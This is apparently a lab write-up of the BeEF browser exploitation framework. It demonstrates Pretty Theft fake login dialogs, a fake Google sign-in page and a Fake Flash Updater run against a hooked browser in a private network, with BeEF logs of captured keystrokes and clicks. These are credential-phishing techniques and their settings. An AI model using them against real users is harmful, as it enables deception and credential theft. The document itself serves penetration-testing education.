The main content area features the BeEF logo (a stylized bull head) and the text "EeEF THE BROWSER EXPLOITATION FRAMEWORK PROJECT". A blue button with a box icon says "Got BeEF? Download Now".

A navigation bar contains links: GitHub, Source Control, Bug Reporting, Blog, Wiki, Twitter, YouTube, LinkedIn, and Security.

The section "What is BeEF?" contains the following text:

BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

Amid growing concerns about web-borne attacks against clients, including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use

An inset image shows the BeEF web interface. It includes a "Hooked Browsers" list with "Online Browsers" (10.211.55.10, 10.211.55.2) and "Offline Browsers". The "Module Tree" on the right lists various modules: Debug (8), Exploits (57), BeEF\_bind (2), Camera (3), Local Host (10), NAS (2), Router (15), Switch (1), XSS (4), Apache Cookie Disclosure, ColdFusion Directory Traversal, EXTRAmet Collaboration Tool, and CrossFish WAR Unleashed XSS.

The Windows taskbar at the bottom shows the Start button, Internet Explorer, File Explorer, and Google Chrome icons. The system clock indicates 1:31 PM on 1/28/2021.

*Victim then gets redirected to our desired web page which here is "http://beefproject.com/"*



### 3. Module: Social Engineering: Pretty Theft

#### Summary


- **Objective:** Asks the user for their username and password using a floating div.
- **Parameters :**
  - **Dialog Type :** Type of dialog box : Facebook, Linked In or Generic
  - **Backing :** Color of the background (Grey or Clear)
  - **Custom Generic Logo :** URL of the logo for generic dialog type

#### Internal Working

This module will just print a dialog box imitating Facebook or LinkedIn or Windows and asking for credentials. Nothing complex here, the code is a bit long due to styles modification but it is not very complex to read.


### Screenshots

#### Kali:




*Executing the **Pretty Theft** command on victim browser, with choosing Dialog Type as Windows, and Custom Logo value as default with only changing the ip address to the kali's, which would be "http://10.0.2.15:3000/ui/media/images/beef.png"*

## Windows:




*Windows dialog box pops up on victim's screen, asking for credentials*



*User then enters his credentials*


## Back on Kali:



*Here on command result tab we could see the captured credentials*


## 4. Google Phishing

Kali:




*Executing the google phishing command on victim browser, with XSS hook URL value as default with only changing the ip address to the kali's, which would be “http://10.0.2.15:3000/demos/basic.html”*

## Windows:



*Gmail Sign in page shows up, asking for user to prompt his credentials in order to login to his Gmail account.*






**404.** That's an error.

The requested URL was not found on this server. That's all we know.



*After submitting credentials, and clicking on Sign in Button the above page shows up, indicating famous 404 error.*

## Back on Kali:



*As shown on picture above, we could see the credentials which user prompt into the username, and password fields which has been captured.*

# 5. Logs


## Log Pages (Date Descending):

Id	Type	Event	Date	Browser ID
267		14.055s - [Blur] Browser window has lost focus.	2021-01-29 12:46:13 UTC	2
268		10.222s - [Focus] Browser window has regained focus.	2021-01-29 12:46:29 UTC	2
269		0.000s - [Focus] Browser window has regained focus.	2021-01-29 12:46:29 UTC	2
270		0.640s - [Blur] Browser window has lost focus.	2021-01-29 12:46:29 UTC	2
271		10.0.2.4 appears to have come back online.	2021-01-29 12:46:29 UTC	2
272		130.800s - [Mouse Click] x: 691 y:327 > input[type=submit]	2021-01-29 12:47:40 UTC	2
273		Hooked browser [id: 2, ip: 10.0.2.4] has executed instructions (status: UNKNOWN) from command module [id: 20, mod: 99, name: Google Phishing]	2021-01-29 12:47:48 UTC	2
274		127.775s - [Focus] Browser window has regained focus.	2021-01-29 12:47:48 UTC	2
275		90.521s - [Blur] Browser window has lost focus.	2021-01-29 12:47:48 UTC	2
276		81.030s - [User Typed] ord	2021-01-29 12:48:59 UTC	2
277		80.025s - [User Typed] passw	2021-01-29 12:48:59 UTC	2
278		79.013s - [User Typed] stan	2021-01-29 12:48:59 UTC	2
279		78.006s - [User Typed] lpu	2021-01-29 12:48:59 UTC	2
280		76.752s - [Mouse Click] x: 652 y:304 > input[type=email]	2021-01-29 12:48:59 UTC	2
281		76.980s - [User Typed] s	2021-01-29 12:48:59 UTC	2
282		0.005s - [Focus] Browser window has regained focus.	2021-01-29 12:48:59 UTC	2
283		10.0.2.4 appears to have come back online.	2021-01-29 12:48:59 UTC	2
284		24.094s - [Blur] Browser window has lost focus.	2021-01-29 12:49:38 UTC	2
285		22.870s - [Focus] Browser window has regained focus.	2021-01-29 12:49:38 UTC	2
286		21.918s - [Blur] Browser window has lost focus.	2021-01-29 12:49:38 UTC	2
287		9.618s - [Focus] Browser window has regained focus.	2021-01-29 12:49:38 UTC	2
288		Hooked browser [id: 2, ip: 10.0.2.4] has executed instructions (status: UNKNOWN) from command module [id: 19, mod: 102, name: Fake Flash Updater]	2021-01-29 12:49:38 UTC	2
289		8.220s - [Mouse Click] x: 790 y:463 > img	2021-01-29 12:49:38 UTC	2
290		8.313s - [Blur] Browser window has lost focus.	2021-01-29 12:49:38 UTC	2
291		0.003s - [Focus] Browser window has regained focus.	2021-01-29 12:49:38 UTC	2
292		914.449s - [Mouse Click] x: 429 y:211 > div[log]	2021-01-29 12:49:38 UTC	2


Page. 1

Id	Type	Event	Date	Browser ID
233		929.661s - [User Typed]	2021-01-29 10:39:35 UTC	2
234		926.672s - [User Typed]	2021-01-29 10:39:24 UTC	2
235		926.705s - [Mouse Click] x: 439 y:220 > div[log]	2021-01-29 10:39:23 UTC	2
236		927.420s - [Mouse Click] x: 429 y:218 > div[log]	2021-01-29 10:39:23 UTC	2
237		898.361s - [Focus] Browser window has regained focus.	2021-01-29 10:39:14 UTC	2
238		896.083s - [Mouse Click] x: 765 y:472 > img	2021-01-29 10:39:12 UTC	2
239		886.242s - [Blur] Browser window has lost focus.	2021-01-29 10:39:11 UTC	2
240		Hooked browser [id: 2, ip: 10.0.2.4] has executed instructions (status: UNKNOWN) from command module [id: 18, mod: 102, name: Fake Flash Updater]	2021-01-29 10:39:08 UTC	2
241		882.694s - [Focus] Browser window has regained focus.	2021-01-29 10:39:08 UTC	2
242		884.403s - [Blur] Browser window has lost focus.	2021-01-29 10:39:08 UTC	2
243		878.096s - [Focus] Browser window has regained focus.	2021-01-29 10:39:08 UTC	2
244		61.384s - [Blur] Browser window has lost focus.	2021-01-29 10:25:17 UTC	2
245		55.004s - [User Typed] rd	2021-01-29 10:25:11 UTC	2
246		55.006s - [User Typed] passw	2021-01-29 10:25:10 UTC	2
247		53.350s - [Focus] Browser window has regained focus.	2021-01-29 10:25:06 UTC	2
248		44.430s - [Blur] Browser window has lost focus.	2021-01-29 10:25:06 UTC	2
249		44.094s - [User Typed] ord	2021-01-29 10:24:59 UTC	2
250		43.019s - [User Typed] passw	2021-01-29 10:24:58 UTC	2
251		42.000s - [User Typed] user	2021-01-29 10:24:57 UTC	2
252		40.129s - [Mouse Click] x: 560 y:314 > input[type=submit]	2021-01-29 10:24:56 UTC	2
253		0.003s - [Focus] Browser window has regained focus.	2021-01-29 10:24:16 UTC	2
254		10.0.2.4 appears to have come back online.	2021-01-29 10:24:15 UTC	2
255		430.195s - [Mouse Click] x: 527 y:493 > div[log]	2021-01-29 10:09:54 UTC	2
256		430.944s - [Blur] Browser window has lost focus.	2021-01-29 10:09:54 UTC	2
257		417.006s - [Focus] Browser window has regained focus.	2021-01-29 10:09:40 UTC	2
258		398.147s - [Blur] Browser window has lost focus.	2021-01-29 10:09:13 UTC	2

Page. 2



Page. 3



Page. 4

BeEF Control Panel - Mozilla Firefox

BeEF Control Panel

localhost:3000/?panelId=HCR0XjHD557D2ASjTGeWGN06fK6j7h7eTeedwWzSMwdK8n0g8xz55PrytUzMagVjCTFOIM4edls

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums Kali Hunter Offensive Security Exploit DB GHDB MSFU

BeEF 0.5.0.0-alpha-pre | Submit Bug | Logout

Getting Started | Logs | **Browsers**

Details | **Logs** | Commands | Proxy | XssReqs | Network

Id	Type	Event	Date	Browser ID
110		3806.265s - [Blur] Browser window has lost focus.	2021-01-13 09:57:03 UTC	2
